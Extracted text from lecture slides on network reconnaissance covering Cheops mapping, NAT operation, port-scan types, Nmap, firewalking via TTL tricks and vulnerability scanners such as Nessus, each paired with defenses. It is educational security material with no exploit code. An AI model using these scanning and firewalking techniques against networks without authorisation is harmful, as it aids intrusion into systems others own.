
• Cheops
– Linux application
– http://cheops-ng.sourceforge.net/
– Automatically performs ping sweep and network
mapping and displays results in a GUI
Dangerous
Defenses Against Network Mapping
And Scanning

• Filter out outgoing ICMP traffic
– Maybe allow for your ISP only
• Use Network Address Translation
(NAT)
NAT
box
A
B
C
D
Internal hosts with 192.168.0.0/16
1.2.3.4
8.9.10.11
How NATs Work

• For internal hosts to go out
– B sends traffic to www.google.com
– NAT modifies the IP header of this traffic
• Source IP: B NAT
• Source port: B’s chosen port Y  random port X
– NAT remembers that whatever comes for it on port X
should go to B on port Y
– Google replies, NAT modifies the IP header
• Destination IP: NAT B
• Destination port: X  Y
How NATs Work

• For public services offered by internal hosts
– You advertise your web server A at NAT’s address (1.2.3.4
and port 80)
– NAT remembers that whatever comes for it on port 80
should go to A on port 80
– External clients send traffic to 1.2.3.4:80
– NAT modifies the IP header of this traffic
• Destination IP: NAT A
• Destination port: NAT’s port 80  A’s service port 80
– A replies, NAT modifies the IP header
• Source IP: ANAT
• Source port: 80  80
How NATs Work

• What if you have another Web server C
– You advertise your web server A at NAT’s address (1.2.3.4
and port 55) – not a standard Web server port so clients
must know to talk to a diff. port
– NAT remembers that whatever comes for it on port 55
should go to C on port 80
– External clients send traffic to 1.2.3.4:55
– NAT modifies the IP header of this traffic
• Destination IP: NAT C
• Destination port: NAT’s port 55 C’s service port 80
– C replies, NAT modifies the IP header
• Source IP: CNAT, source port: 80  55
Port Scanning

• Finding applications that listen on ports
• Send various packets:
– Establish and tear down TCP connection
– Half-open and tear down TCP connection
– Send invalid TCP packets: FIN, Null, Xmas scan
– Send TCP ACK packets – find firewall holes
– Obscure the source – FTP bounce scans
– UDP scans
– Find RPC applications Dangerous
Port Scanning

• Set source port and address
– To allow packets to pass through the firewall
– To hide your source address
• Use TCP fingerprinting to find out OS type
– TCP standard does not specify how to handle
invalid packets
– Implementations differ a lot
Port Scanning Tools
• Nmap
– Unix and Windows NT application and GUI
– http://nmap.org/
– Various scan types
– Adjustable timing Dangerous
Defenses Against Port Scanning
• Close all unused ports
• Remove all unnecessary services
• Filter out all unnecessary traffic
• Find openings before the attackers do
• Use smart filtering, based on client’s IP
Firewalk: Determining Firewall Rules
• Find out firewall rules for new connections
• We don’t care about target machine, just about
packet types that can get through the firewall
– Find out distance to firewall using traceroute
– Ping arbitrary destination setting TTL=distance+1
– If you receive ICMP_TIME_EXCEEDED
message, the ping went through
Defenses Against Firewalking
• Filter out outgoing ICMP traffic
• Use firewall proxies
– This defense works because a proxy recreates each packet
including the TTL field
– The destination host would have to be set up to ignore
messages that are not allowed

Vulnerability Scanning
• The attacker knows OS and applications installed on
live hosts
– He can now find for each combination
• Vulnerability exploits
• Common configuration errors
• Default configuration
• Vulnerability scanning tool uses a database of
known vulnerabilities to generate packets
• Vulnerability scanning is also used for sysadmin
Vulnerability Scanning Tools
• SARA
– http://www-arc.com/sara
• SAINT
– http://www.saintcorporation.com
• Nessus
– http://www.nessus.org
Dangerous
Defenses Against
Vulnerability Scanning
• Close your ports and keep systems patched
• Find your vulnerabilities before the attackers do
